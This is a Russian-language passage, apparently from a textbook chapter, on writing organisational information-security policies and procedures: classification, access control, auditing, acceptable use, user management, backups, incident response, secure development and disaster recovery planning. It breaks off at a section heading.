Двух или трех уровней классификации обычно достаточно для любой организации. Самый нижний уровень классификации - это общая информация. Над этим уровнем находится информация, недоступная для общего пользования. Она называется проприетарной, секретной или конфиденциальной. Такая информация доступна для отдельных служащих организации или для тех компаний, которые подписали соглашение о ее неразглашении. Если эта информация будет открыта для общего доступа или попадет к конкурентам, то организации будет нанесен значительный ущерб.

Существует третий уровень секретности, который называется "для служебного пользования" или "защищенная информация". Доступ к подобным сведениям открыт для ограниченного количества служащих.

Маркировка и хранение секретной информации

Для каждого уровня секретной информации, находящегося над уровнем общей, политика должна определять способ маркировки. Если информация представлена в виде бумажных документов, то каждая страница маркируется вверху и внизу. Это легко сделать в текстовом редакторе с помощью верхних и *нижних колонтитулов*. Обычно используют заглавные буквы, выделенные полужирным шрифтом или курсивом, различные гарнитуры шрифта, чтобы сделать текст удобочитаемым.

Никакие секретные документы не должны оставаться на рабочих столах, здесь должна работать политика чистых столов. Закрывайте секретные бумаги в сейфах или ящиках столов. Если кабинет служащего, работающего с секретной информацией, закрывается, то можно разрешить хранение информации в этом кабинете.

Если данные записаны в компьютерных системах, политика должна

определить соответствующие уровни защиты. Это может быть управление доступом к файлам или специальная парольная защита для *определенных типов документов*. В ответственных ситуациях используется шифрование. Имейте в виду, что системным администраторам доступны любые документы в системе. Если вы хотите скрыть защищаемую информацию от них, то единственным способом является шифрование.

Передача секретной информации

Информационная политика должна определять способы передачи секретной информации. Данные передаются различными путями (электронная почта, обычная почта, факс), и в политике должен быть оговорен каждый из них.

Если секретные данные передаются через электронную почту, то устанавливается обязательное шифрование файлов, вложенных в сообщение, либо *тела сообщения*. Если посылается твердая копия данных, то определяется метод с использованием письменной расписки (квитанции) - срочная доставка курьерской почтой или заказным письмом. При передаче документа по факсу необходимо, чтобы получатель находился около аппарата во время приема документа, иначе вы рискуете выставить секретные сведения на обозрение всем сотрудникам организации

Уничтожение секретной информации

Если важный документ просто выбрасывается в мусорную корзину, то он становится добычей для злоумышленников. Секретные документы нужно разрезать на мелкие части. Канцелярская бумагорезательная машина дает дополнительный уровень защиты, измельчая документ в продольном и поперечном направлении. Вряд ли такой документ можно восстановить!

Информацию в компьютерных системах можно восстановить после удаления, если она удалена неправильно. Существуют коммерческие программы, которые стирают данные с магнитных носителей без возможности их восстановления, например *PGP* desktop и BCWipe.

Примечание

Существуют способы восстановления данных на электронных носителях, даже если поверх что-то записано. Однако такая аппаратура дорого стоит, поэтому вряд ли применяется для получения *коммерческой информации*. Таким образом, дополнительное физическое уничтожение самих носителей обычно не требуются.

Политика безопасности

Политика безопасности определяет технические требования к защите компьютерных систем и сетевой аппаратуры, способы настройки систем администратором с точки зрения их безопасности. Эта конфигурация будет оказывать влияние на пользователей, и некоторые требования, установленные в политике, связаны со всем коллективом пользователей. Главная ответственность за развертывание этой политики ложится на системных и сетевых администраторов при поддержке руководства.

Политика безопасности определяет требования, выполнение которых должно быть обеспечено на каждой системе. Однако политика сама по себе не определяет конкретную конфигурацию различных операционных систем. Это устанавливается в отдельных процедурах по настройке. Такие процедуры могут быть размещены в приложении к политике.

Идентификация и аутентификация

Политика безопасности определяет порядок идентификации пользователей: либо стандарт для идентификаторов пользователей, либо раздел в процедуре системного администрирования, в котором определяется этот стандарт.

Очень важно, чтобы был установлен основной механизм для аутентификации пользователей и администраторов. Если это пароли, то в политике определяется минимальная длина пароля, максимальный и минимальный возраст пароля и требования к его содержимому.

Каждая организация во время разработки своей политики безопасности должна определить, будут ли учетные записи администраторов использовать те же самые механизмы аутентификации, что и обычные пользователи, или же более строгие. Более строгий механизм должен

быть описан в соответствующем разделе политики. Он может также использоваться для удаленного доступа через виртуальные частные сети или соединения наборного доступа (dial-up).

Примечание

В большинстве случаев учетные записи администраторов должны использовать сильные механизмы аутентификации (например смарт-карты).

Управление доступом

Политика безопасности устанавливает стандартные требования к управлению доступом к электронным файлам, в которых предусматриваются формы управления доступом пользователей по умолчанию, доступные для каждого файла в системе. Этот механизм работает в паре с аутентификационным механизмом и гарантирует, что только авторизованные пользователи получают доступ к файлам. Также четко оговариваются пользователи, имеющие доступ к файлам с разрешениями на чтение, запись и исполнение.

Настройки по умолчанию для новых файлов устанавливают разрешения, принимаемые при создании нового файла. В этом разделе политики определяются разрешения на чтение, запись и исполнение, которые даются владельцам файлов и прочим пользователям системы.

Аудит

Раздел, посвященный аудиту в политике безопасности, определяет *типы событий*, отслеживаемых во всех системах. Стандартными событиями являются следующие:

- попытки входа в систему (успешные или неудачные);
- выход из системы;
- ошибки доступа к файлам или системным объектам;
- попытки удаленного доступа (успешные или неудачные);
- действия привилегированных пользователей (администраторов), успешные или неудачные;
- *системные события* (выключение и перезагрузка).

Каждое событие должно включать следующую информацию:

- ID пользователя (если имеется);
- дата и время;
- ID процесса (если имеется);
- выполненное действие;
- успешное или неудачное завершение события.

В политике безопасности устанавливается срок и способ хранения записей аудита. По возможности указывается способ и частота просмотра этих записей.

Примечание

Во многих организациях применяется политика длительного хранения информации. Перед разработкой политики безопасности внимательно ознакомьтесь с существующими правилами, чтобы в разных политиках не было похожих требований.

Сетевые соединения

Для каждого типа соединений в сети политика безопасности описывает правила установки сетевых соединений и используемые механизмы защиты.

Соединения наборного доступа. Требования к этим соединениям устанавливают технические правила аутентификации, включая правила аутентификации для каждого типа соединения. Они излагаются в разделе аутентификации политики и могут устанавливать более сильные способы аутентификации, чем обычные. Кроме того, в политике определяются требования к аутентификации при получении доступа через соединения наборного доступа. Для организации целесообразно установить строгий контроль над разрешенными точками доступа, чтобы соблюдать требования авторизации в сети.

Выделенные линии. В организациях используются различные типы выделенных линий, и для каждого типа необходимо определить устройства защиты. Чаще всего такими устройствами являются межсетевые экраны.

Только лишь указание типа устройства само по себе не предусматривает какого-либо уровня защиты. Политика безопасности должна определять базовую политику контроля доступа, применяемую на устройстве, а также процедуру запроса и получения доступа, не являющуюся частью стандартной конфигурации.

Удаленный доступ к внутренним системам. Нередко организации позволяют своим сотрудникам осуществлять доступ к внутренним системам из внешних удаленных местоположений. Политика безопасности должна определять механизмы, используемые при осуществлении такого доступа. Необходимо указать, чтобы все соединения были защищены шифрованием, определить специфику, связанную с типом шифрования. Так как подключение осуществляется извне организации, рекомендуется использовать надежный механизм аутентификации. Кроме того, политика безопасности должна определять процедуру прохождения авторизации для такого доступа.

Беспроводные сети. Беспроводные сети становятся популярными, и установка в подразделении беспроводной связи без ведома отдела информационных технологий уже стала обычным делом. Политика безопасности должна определять условия, при которых разрешается использование беспроводных соединений, и то, каким образом будет осуществляться авторизация в такой сети.

Если предполагается разрешить использование беспроводной сети, то необходимо указать дополнительные требования, предъявляемые к аутентификации или шифрованию.

Примечание

Беспроводные сети должны рассматриваться как внешние незащищенные сети, а не как часть внутренней сети организации. Если так и есть на самом деле, данный факт должен быть отмечен в политике.

Вредоносный код

В политике безопасности должно быть определено размещение *программ безопасности*, отслеживающих *вредоносный код* (вирусы, черви, "черные ходы" и "*троянские кони*"). В качестве мест размещения

указываются файловые серверы, рабочие станции и серверы электронной почты.

Политика безопасности должна предусматривать определение требований для таких защитных программ. В эти требования может входить проверка определенных типов файлов и проверка файлов при открытии или согласно расписанию.

В политике также указываются требования к периодическому (например, ежемесячному) обновлению признаков вредоносного кода для защитных программ.

Шифрование

Политика безопасности должна определять приемлемые алгоритмы шифрования для применения внутри организации и ссылаться на информационную политику для указания соответствующих алгоритмов для защиты секретной информации. В такой политике совершенно не обязательно указывать какой-либо один конкретный алгоритм. Политика безопасности также определяет процедуры управления ключами.

Отказ от защиты

Несмотря на всевозможные усилия сотрудников отдела безопасности, менеджеров и системных администраторов, обязательно возникнут ситуации, когда будут запущены системы, не отвечающие требованиям политики безопасности. В этих системах, скорее всего, будут выполняться задачи, связанные с бизнес-процессами организации, причем эти задачи будут ставиться выше политик безопасности. На этот случай в политике безопасности предусматривается механизм, оценивающий степень риска, которому подвергается организация; кроме того, данная политика должна обеспечивать разработку плана действий, предпринимаемых при возникновении непредвиденных обстоятельств.

Процесс отказа от защиты предназначен для использования именно в этой ситуации. В каждом конкретном случае конструктор системы или менеджер проекта должен заполнять форму отказа следующей информацией.

- Система с отказом от защиты.
- Раздел политики безопасности, соответствие которому будет нарушено.
- Ответвления организации (обуславливают повышенную степень риска).
- Шаги, предпринимаемые для снижения или контроля степени опасности.
- План восстановления соответствия системы требованиям политики безопасности.

Отдел информационной безопасности должен просмотреть запрос об отказе от защиты и предоставить свою оценку риска, рекомендации по его снижению и управлению потенциально *опасными ситуациями*. На практике должна осуществляться совместная работа менеджера проекта и специалистов по безопасности для обработки всех возможных ситуаций, чтобы по завершении заполнения отказа от защиты обе стороны достигли договоренности по всем пунктам.

Наконец, отказ от защиты подписывается должностным лицом организации, ответственным за проект. Он таким образом заверяет свое понимание потенциальной опасности, связанной с отказом от защиты, и соглашается с необходимостью отказа организации от соответствия требованиям защиты. Кроме этого, подпись должностного лица означает согласие с тем, что шаги по контролю над степенью риска соответствуют требованиям и будут выполняться (при необходимости).

Приложения

В приложениях или в отдельных описаниях процедур должны размещаться подробные сведения о конфигурации для различных операционных систем, сетевых устройств и другого телекоммуникационного оборудования. Это позволяет модифицировать документы по мере необходимости без изменения политики безопасности организации.

Политика использования компьютеров

Политика использования компьютеров в случае судебного разбирательства определяет, кто может использовать компьютерные

системы, и каким образом они могут использоваться. На первый взгляд, значительная часть информации в этой политике имеет лишь общий смысл, но если организация не определит явным образом политику принадлежности и использования компьютера, то будет велика вероятность судебных исков от ее сотрудников.

Принадлежность компьютеров

Политика должна четко определять, что все компьютеры принадлежат организации, и что они предоставляются сотрудникам для работы в соответствии с их должностными обязанностями. Политика также может запрещать использование компьютеров, не принадлежащих организации, для выполнения работы, связанной с деловой деятельностью этой организации. Например, если сотрудник предполагает выполнять работу дома, организация предоставит ему компьютер. Также в политике может указываться, что только компьютеры, принадлежащие организации, могут использоваться для подключения к внутренним системам компании через систему удаленного доступа.

Принадлежность информации

Политика должна определять, что вся информация, хранимая или используемая на компьютерах организации, принадлежит организации. Некоторые сотрудники могут использовать компьютеры организации для хранения личных данных. Если в политике не оговорить данный вопрос в отдельном порядке (или если сотрудники просто не поймут это), то личные данные, при условии хранения в частных папках, действительно могут считаться личными данными. Это обстоятельство может привести к судебным искам в случае разглашения данной информации.

Приемлемое использование компьютеров

Обычно предполагается, что сотрудники используют для выполнения работы только те компьютеры, которые предоставляются организацией. Это предположение не всегда верно. Следовательно, оно должно быть оговорено в политике. Достаточно просто указать, что "компьютеры организации предназначены только для выполнения сотрудниками их должностных обязанностей". В других организациях могут детально

определяться обязанности сотрудников.

Иногда сотрудникам разрешается использовать компьютеры фирмы для других целей, например, запускать вечером сетевые игры. Если это не запрещено, то данное обстоятельство должно быть четко оговорено в политике.

При использовании компьютеров, предоставляемых организацией, возникает вопрос о программном обеспечении, загружаемом в эти системы. Иногда требуется установить правило, согласно которому на компьютерных системах запрещена загрузка неавторизованного программного обеспечения. В этом случае политика должна определять, кто может загружать авторизованные программы, и каким образом программы становятся авторизованными.

Приватность отсутствует

Возможно, самой важной частью политики использования компьютеров является заключение о том, что сотрудник не должен подразумевать частный статус любой информации, хранимой, отправляемой или получаемой на любых компьютерах организации. Очень важно, чтобы сотрудник понимал, что любая информация, включая электронную почту, может просматриваться администраторами. Кроме того, сотрудник должен знать, что администраторы или сотрудники отдела безопасности могут отслеживать все действия, связанные с компьютерами, включая посещение веб-сайтов.

Политика использования интернета

Политика использования интернета, как правило, включается в главную *политику использования* компьютеров. Однако в некоторых случаях эта политика представляется в виде отдельной политики в силу своих особенностей. Организации предоставляют своим сотрудникам доступ в интернет, чтобы они выполняли свои обязанности более эффективно и, следовательно, приносили большую прибыль. К сожалению, веб-сайты, посещаемые сотрудниками в интернете, далеко не всегда связаны с их работой.

Политика использования интернета определяет соответствующее

назначение интернета (например, связанные с работой статистические исследования, покупка товаров или связь по электронной почте). Она определяет нецелевое использование интернета (например, посещение веб-сайтов, не связанных с деятельностью компании, загрузка защищенного авторскими правами содержимого, продажа музыкальных файлов или отправка писем по цепочке).

Если политика отделена от политики использования компьютеров, в ней указывается, что организация может отслеживать работу в интернете, и что сотрудники не должны рассматривать обмен данными через интернет как операцию, проводимую в частном порядке.

Политика работы с электронной почтой

В некоторых организациях разрабатывается специальная политика, определяющая методы работы с электронной почтой (она может быть включена в *политику использования* компьютеров). Электронная почта используется огромным числом организаций при управлении бизнесом. Электронная почта представляет угрозу утечки важных данных. Если принято решение определить специальную политику электронной почты, то данная политика должна оговаривать как внутренние проблемы, так и внешние.

Внутренние проблемы, связанные с почтой

Политика работы с электронной почтой не должна конфликтовать с другими политиками, связанными с персоналом организации. Например, она должна указывать на все политики организации, в которых говорится о сексуальном притеснении. Если в организации запрещено передавать с помощью электронной почты неприличные шутки, то имеющиеся определения непристойных и неприличных комментариев нужно указать внутри данной политики.

Если в организации планируется отслеживание электронной почты на предмет наличия определенных ключевых слов или файловых вложений, в политике оговаривается данный тип мониторинга, однако не должны указываться конкретные слова, которые вызовут пометку сообщений. Политика также определяет, что сотрудник не должен считать электронную почту частной.

Внешние проблемы, связанные с почтой

Исходящая электронная почта может содержать секретную информацию. Политика почты должна определять, при каких условиях это обстоятельство допустимо, и в ней должны присутствовать ссылки на информационную политику, определяющую методы защиты секретных данных. Кроме того, может потребоваться определить отказ от прав или заключение внизу исходящих сообщений, в котором говорится о том, что информация, являющаяся собственностью организации, должна защищаться.

В политике почты оговариваются вопросы, связанные с входящей электронной почтой. Например, во многих организациях осуществляется тестирование входящих файлов на наличие вирусов. Политика должна ссылаться на политику безопасности организации, в которой говорится о соответствующих мерах, направленных на борьбу с вирусами.

Процедуры управления пользователями

Процедуры управления пользователями - это процедуры, выполняемые в рамках обеспечения безопасности, которым зачастую не уделяется должного внимания, что представляет собой огромный риск. Механизмы защиты систем от несанкционированного доступа посторонних лиц - отличные средства безопасности, однако они бесполезны при отсутствии должного управления пользователями компьютерных систем.

Процедура нового сотрудника

Для предоставления новым сотрудникам санкционированного доступа к компьютерным ресурсам необходимо разработать соответствующую процедуру. Над разработкой этой процедуры должны работать сотрудники отдела безопасности совместно с отделом кадров при участии системных администраторов. В идеальном случае запрос на компьютерные ресурсы будет генерироваться *супервизором* нового сотрудника. В зависимости от того, в какой отдел зачислен новый сотрудник, и от запроса доступа, сделанного *супервизором*, системные администраторы предоставят сотруднику соответствующий доступ к файлам и системам. Эта процедура должна использоваться при приеме

на работу консультантов и совместителей, с присвоением срока действия их учетным записям для определения последнего рабочего дня в данной организации.

Процедура перемещенного сотрудника

В каждой организации должна быть разработана процедура пересмотра прав доступа сотрудников при их перемещении внутри организации. Эта процедура разрабатывается при поддержке отдела кадров и системных администраторов. В идеальном случае новый и старый руководитель сотрудника определяют тот факт, что сотрудник переходит на новое место, а также доступ, который ему больше не требуется, и доступ, необходимый для работы на новом месте. Соответствующий системный администратор затем внесет все необходимые изменения.

Процедура удаления сотрудника

Возможно, наиболее важной процедурой, связанной с управлением пользователями, является удаление уволившихся пользователей. Эта процедура разрабатывается при содействии отдела кадров и системных администраторов. Когда отдел кадров идентифицирует сотрудника, увольняющегося из компании, следует заблаговременно предупредить системного администратора, чтобы учетные записи данного сотрудника были удалены в последний день его работы.

В некоторых случаях необходимо отключать учетные записи сотрудника перед уведомлением сотрудника о его удалении. Данная ситуация также должна рассматриваться в процедуре удаления.

Совет

Процедуры удаления сотрудника должны предусматривать механизм очень быстрого удаления сотрудника (например, на тот случай, когда требуется немедленно выпроводить сотрудника из здания).

Процедура удаления сотрудника должна распространяться на совместителей и консультантов, имеющих учетные записи в системе. О таких пользователях отдел кадров может и не знать. Следует определить, кому будет известно о таких сотрудниках, и также включить этих лиц в процедуру.

Удаление системных или сетевых администраторов должно производиться под управлением отдельной задокументированной процедуры. Эти сотрудники, как правило, имеют множество учетных записей, и им известны основные административные пароли. Если такой сотрудник увольняется из организации, все эти пароли нужно сменить.

Внимание!

Очень легко упустить уволившегося сотрудника из виду. Чтобы организовать повторную проверку уволившихся сотрудников, рекомендуется разработать процедуру, осуществляющую периодическое подтверждение существующих учетных записей. Эта процедура содержит отключение учетных записей, не используемых в течение определенного промежутка времени, а также уведомление администраторов о наличии таких учетных записей.

Процедура системного администрирования

Процедура системного администрирования определяет, каким образом осуществляется совместная работа отдела безопасности и системных администраторов с целью обеспечения безопасности систем. Данный документ состоит из нескольких специальных процедур, определяющих, каким образом и как часто должны выполняться задачи системного администрирования, связанные с безопасностью. Эта процедура отмечается в политике использования компьютера (когда речь идет о возможности системных администраторов осуществлять мониторинг сети) и, следовательно, является отражением того, каким образом предполагается осуществлять управление системами.

Обновление программного обеспечения

Данная процедура определяет, как часто администратор проверяет наличие обновлений, выпускаемых производителем программного обеспечения. Предполагается, что новые надстройки не будут устанавливаться, следует предусмотреть выполнение предварительного тестирования.

Наконец, процедура должна документировать соответствующие сведения при проведении обновлений, а также процедуру отката в

случае ошибки при установке обновления.

Сканирование уязвимостей

В каждой организации должна быть разработана процедура определения уязвимостей в системах. Как правило, сканирование осуществляется под руководством отдела безопасности, и соответствующие изменения вносятся системными администраторами. Существует ряд коммерческих средств сканирования и бесплатных программ, которые также могут использоваться для этой цели.

В процедуре определяется, насколько часто необходимо проводить сканирование. Результаты сканирования должны передаваться системным администраторам для корректировки или объяснения (может получиться так, что некоторые уязвимости не смогут быть устранены из-за программного обеспечения, установленного в системе). В этом случае администратору придется устранить уязвимости до следующего сканирования.

Проверка политики

Политика безопасности организации определяет требования безопасности для каждой системы. Для проверки соответствия информационной системы установленной политике используется периодическое проведение внешних или внутренних аудитов. В промежутке между основными аудитами отдел безопасности должен работать вместе с системными администраторами для проверки систем на *соответствие политике безопасности*. Это действие может осуществляться в автоматическом режиме или вручную.

Процедура проверки политики должна определять, насколько часто должна проводиться эта проверка. Кроме того, в ней описывается, кто получает результаты проверки, и каким образом разрешаются вопросы, возникающие при обнаружении несоответствий.

Примечание

Если проверку политики предполагается выполнять автоматически, то ее частота должна быть снижена, чтобы обеспечить запас времени на проверку конфигурации системы вручную.

Проверка журналов

Следует регулярно изучать журналы, полученные от различных систем. В идеальном случае сотрудники отдела безопасности просматривают записи журналов, помеченные программой, вместо просмотра всего журнала целиком.

Если предполагается использовать автоматическое средство, данная процедура должна определять конфигурацию этого средства, а также обработку исключений. Если процесс проводится вручную, в процедуре определяется частота проверки файлов журналов, а также *типы событий*, которые должны отмечаться для проведения более основательной оценки.

Регулярный мониторинг

В организации должна быть определена процедура, указывающая, когда следует осуществлять отслеживание сетевого трафика. В некоторых организациях данный тип мониторинга осуществляется непрерывно, в других - случайным образом.

Политика резервного копирования

Политика резервного копирования определяет, каким образом осуществляется резервное копирование данных. Зачастую эти требования включаются в политику безопасности организации.

Частота резервного копирования

Политика резервного копирования должна определять частоту резервного копирования данных. Как правило, конфигурация предусматривает проведение полного резервного копирования данных один раз в неделю с дополнительным резервным копированием, проводимым в остальные дни. Дополнительное резервное копирование сохраняет только файлы, изменившиеся с момента последнего резервирования, что сокращает время процедуры и обеспечивает меньший объем пространства на резервном носителе.

Хранение резервных копий

Необходимо хранить носители с резервными копиями в защищенных местах, которые, тем не менее, должны быть доступны в случае, если потребуется восстановить утерянные данные. Например, в большинстве организаций предусмотрена ротация резервных носителей, согласно которой последние резервные ленты отключаются и помещаются в место хранения, а более ранние копии изымаются из хранилища для повторного использования. В данном случае *ключевым параметром* является скорость отключения и перемещения в место хранения. Это время зависит от степени опасности, представляемой для организации, если сбой произойдет в то время, когда резервный носитель будет отключен, от убытков вследствие хранения резервного носителя и времени, затрачиваемого на доставку носителей из места хранения. В организации должно быть установлено, насколько часто требуется применение резервных носителей для восстановления файлов. Если носители требуются каждый день, то, вероятно, имеет смысл хранить их несколько дней, пока не будет создана лента с более новой информацией.

Политика резервного копирования должна ссылаться на архивную или информационную политику организации для определения времени хранения файлов до повторного использования носителя.

Резервируемая информация

Не каждый файл на компьютере требует ежедневного резервного копирования. Например, исполняемые системные файлы и файлы конфигурации практически не меняются, поэтому для них не обязательно ежедневное резервирование. Имеет смысл создать резервную копию системных файлов заранее и загружать их с надежного носителя, если требуется переустановить систему.

Файлы данных, в особенности часто изменяющиеся, должны резервироваться регулярно. В большинстве случаев необходимо осуществлять их ежедневное резервное копирование.

Совет

Структура каталогов, используемая на файловых серверах, облегчает определение данных, подлежащих резервированию. Если все файлы содержатся в одном каталоге высокого уровня (содержащем

подкаталоги), то осуществляется резервное копирование только одного каталога. Администратору не придется отыскивать отдельные файлы, разбросанные по всей файловой системе.

В политике резервного копирования предусматривается периодическое тестирование восстановления. Если даже резервное копирование осуществляется без ошибок, при восстановлении вероятно возникновение проблемы считывания файлов. Периодическое тестирование резервного носителя увеличивает вероятность обнаружения подобных проблем.

Процедура обработки инцидентов

Процедура обработки инцидентов (*IRP - Incident* Reporting Procedure) определяет способы реагирования на возникновение инцидентов, связанных с безопасностью. *IRP* определяет, кто имеет право доступа и что необходимо сделать, однако не всегда содержит описание конкретных действий.

Примечание

Если речь идет о банковской организации, название этой процедуры следует изменить (например, на "процедура обработки событий"). Термин "инцидент" имеет определенное значение в банковской сфере и необходимо избегать его использования, если событие не связано напрямую с финансовыми потерями.

Цели обработки инцидентов

Процедура *IRP* должна определять цели организации, достигаемые при обработке инцидента. Среди целей *IRP* можно выделить следующие:

- защита систем организации;
- защита данных организации;
- восстановление операций;
- пресечение деятельности злоумышленника;
- снижения уровня антирекламы или ущерба, наносимого торговой марке.

Эти цели не являются взаимоисключающими, и в организации вполне

могут быть определены несколько целей. Ключевым моментом является определение целей организации до того, как возникнет инцидент.

Идентификация событий

Идентификация инцидента является, вероятно, наиболее важной и сложной частью процедуры обработки инцидента. Некоторые события очевидны (например, несанкционированное изменение содержимого веб-сайта), другие же события могут означать либо вторжение, либо просто ошибку пользователя (например, удаление файлов).

Перед объявлением конкретного инцидента сотрудники отдела безопасности и системные администраторы должны провести небольшое исследование, чтобы определить, действительно ли инцидент имел место. В этой части процедуры могут быть выявлены события, представляющие собой очевидные инциденты, а также определены действия, которые необходимо предпринять, если событие не является очевидным инцидентом.

Совет

Оказать помощь в идентификации инцидентов может служба технической поддержки. Если ее сотрудники обучены задавать конкретные вопросы обращающимся к ним пользователям, то их можно использовать для формирования первичного представления о вероятном инциденте.

Эскалация

В *IRP* должна быть определена процедура эскалации данных по мере поступления информации о произошедшем событии. В большинстве организаций процедура эскалации предназначена для активизации действий группы сотрудников, которым поручена обработка инцидентов. В банковских структурах предусматривается два уровня эскалации, в зависимости от того, связано ли событие с финансовыми потерями.

В каждой организации должны быть определены сотрудники, являющиеся членами группы, ответственной за обработку инцидентов. Их следует выбирать из следующих подразделений организации:

- отдел безопасности;
- системные администраторы;
- юридический отдел;
- отдел кадров;
- рекламный отдел.

По мере необходимости в группу могут быть добавлены и другие сотрудники.

Контроль информации

При обнаружении инцидента необходимо обеспечить контроль информации об инциденте. Количество получаемой информации зависит от того, какое влияние окажет инцидент на организацию и ее клиентскую базу. Кроме того, информацию следует оглашать таким образом, чтобы она положительно сказалась на делах организации.

Примечание

Только сотрудники отдела рекламы и юридического отдела могут обсуждать информацию об инциденте с представителями прессы, и никто более.

Обработка

Обработка инцидента напрямую вытекает из целей, определенных в *IRP*. Например, если целью данной процедуры является защита систем и информации, имеет смысл отключить системы от сети и провести необходимые восстановительные работы. В других случаях важнее сохранить систему в рабочем режиме и подключенном состоянии для продолжения обслуживания клиентов либо позволить злоумышленнику вернуться, чтобы собрать о нем больше данных и, возможно, идентифицировать.

В любом случае метод обработки, используемый организацией, должен обсуждаться и отрабатываться заблаговременно.

Примечание

Месть злоумышленнику никогда к добру не приводит. Такие ответные

действия бывают незаконными - не делайте их никогда!

Полномочия

Важной частью *IRP* является определение того, кто в организации и в группе обработки инцидентов имеет полномочия на выполнение определенных действий. В этой части процедуры определяется, кто имеет полномочия на отключение системы и чьей обязанностью является контакт с клиентами, прессой и органами правопорядка. Назначается официальное лицо, которое будет заниматься именно этими вопросами. Обычно это сотрудник, входящий в группу обработки инцидентов либо внештатный консультант. В любом случае этот человек определяется в процессе разработки процедуры *IRP*, а не после проведенной атаки и не во время обработки инцидента.

Документирование

Процедура *IRP* должна определять, каким образом группа обработки инцидентов будет фиксировать свои действия, включая описание данных, подлежащих сбору и сохранению. Этот момент важен по двум причинам: он помогает разобраться в последствиях инцидента и, возможно, предотвращает дальнейшие неприятности посредством привлечения органов правопорядка. Как правило, группе обработки инцидента полезно иметь набор переносных компьютеров для работы.

Тестирование процедуры

Обработка инцидентов требует тестирования. Не следует надеяться на то, что при первом запуске процедуры *IRP* все пройдет гладко. Сразу после разработки процедуры *IRP* группе обработки следует провести некоторые тесты. Необходимо проговорить ситуацию и попросить каждого члена группы обработки рассказать о действиях, которые необходимо предпринять в описанных обстоятельствах. Каждый член группы должен следовать предписаниям процедуры. С помощью этого подхода определяются очевидные недостатки процедуры с последующим их устранением.

Процедура *IRP* должна пройти тестирование в реальных условиях. Попросите сотрудника отдела безопасности смоделировать атаку на организацию, обработку которой произведет группа обработки

инцидентов. Эти тесты могут быть как плановыми, так и внезапными.

Процедура управления конфигурацией

Процедура управления конфигурацией определяет шаги, предпринимаемые для изменения состояния компьютерных систем, сетевых устройств и программных компонентов. Целью данной процедуры является идентификация соответствующих изменений во избежание их ошибочного расценивания как инцидентов, связанных с нарушением безопасности, и для проверки новой конфигурации с точки зрения безопасности.

Вопрос эксперту

Вопрос. Действительно ли необходимо тестировать процедуру *IRP*?

Ответ. Да, это так. Процедура обработки инцидентов, как правило, выполняется не ежедневно и даже не еженедельно. Только имея опыт, можно безошибочно определять ту или иную ситуацию при исследовании инцидента. Ничто не может заменить регулярные упражнения.

Начальное состояние системы

Когда новая система начинает работу, это состояние следует задокументировать. Как минимум, в этой документации необходимо указывать следующие параметры:

- операционную систему и ее версию;
- уровень обновления;
- работающие приложения и их версии;
- начальные конфигурации устройств, программные компоненты и приложения.

Кроме того, может понадобиться создать криптографические проверочные суммы для всех системных файлов и любых других файлов, которые не должны изменяться в процессе функционирования системы.

Процедура контроля над изменениями

Когда в систему необходимо внести изменения, следует выполнять процедуру контроля над конфигурацией. Эта процедура призвана обеспечить резервирование старых данных конфигурации и тестирование предлагаемых изменений перед их реализацией. В дополнение к этому в запросе об изменении следует отобразить процедуры изменения и отката изменений. После внесения изменения, конфигурацию системы нужно обновить для отражения нового состояния системы.

Методология разработки

В организациях, разрабатывающих новые системы, должна присутствовать *методология разработки*. Она включает множество шагов, которые не связаны с обеспечением безопасности и поэтому не будут здесь обсуждаться. Тем не менее, чем раньше в новом проекте будут рассмотрены вопросы безопасности, тем вероятнее, что конечная система будет должным образом защищена. Для каждой из фаз разработки, описанных в следующих разделах, мы обсудим вопросы безопасности, на которые следует обратить особое внимание.

Определение требований

Методология предусматривает учет требований безопасности в процессе сбора требований в любом проекте. Для некоторых требований методология должна ссылаться на политики информации и безопасности организации. Кроме того, в документе с требованиями необходимо определять секретную информацию и все ключевые требования безопасности для системы и проекта.

Разработка

В процессе разработки проекта методология предусматривает представление безопасности для обеспечения надежной защиты проекта. Сотрудники отдела безопасности могут участвовать в процессе в качестве членов группы разработки или рецензентов. Любые требования безопасности, которые не могут быть выполнены в процессе разработки, должны быть идентифицированы, при необходимости следует отказаться от защиты.

При программировании системы разработчики ПО должны быть

осведомлены о проблемах программирования, таких как переполнение буфера. Перед тем как приступить к программированию, следует обучить персонал нужным аспектам компьютерной безопасности.

Тестирование

По достижении *фазы тестирования* необходимо осуществить проверку требований безопасности. Сотрудники отдела безопасности могут оказать помощь в написании плана тестирования. Имейте в виду, что тестирование требований безопасности зачастую оказывается сложным процессом (трудно доказать, например, что злоумышленник не сможет просматривать секретную информацию).

Примечание

Тестирование безопасности включает тесты, направленные на определение уровня защиты системы. Этот аспект можно выразить следующим вопросом: насколько вы уверены в том, что злоумышленник не сможет преодолеть средства контроля над безопасностью? Такое тестирование является очень дорогостоящим и отнимает много времени.

Реализация

Фаза реализации проекта также предусматривает требования безопасности. Группа реализации должна использовать нужные процедуры управления конфигурацией, а сотрудники отдела безопасности должны проверить систему на наличие уязвимостей и *соответствие политике безопасности*.

Примечание

Методология разработки предназначена не только для внутренних разработок. Аналогичные шаги следует предпринимать и при работе с коммерческими проектами.

Планы восстановления после сбоев

В каждой организации должен быть предусмотрен план восстановления после сбоев (*Disaster Recovery Planning* - DRP) для

выхода из таких экстремальных ситуаций, как пожары, атаки на переполнение буфера и другие события, выводящие систему из строя. Часто этот план отсутствует, так как считается слишком дорогостоящим, либо организация не может держать альтернативную базу для выполнения операций с оборудованием, находящимся в состоянии готовности. DRP не обязательно требует наличия запасного помещения, это план, которому будет следовать организация, в случае если произойдет наихудшее. Это может быть либо простой документ, предписывающий сбор ключевых сотрудников в соседнем ресторане в случае пожара в здании, либо достаточно сложный, определяющий порядок функционирования организации, в случае если все (или отдельные) компьютеры выйдут из строя.

Правильный план DRP должен учитывать различные уровни неполадок: отдельные системы, хранилища данных и помещения в целом. В следующих параграфах этот материал рассматривается более подробно.

Сбои отдельной системы или устройства

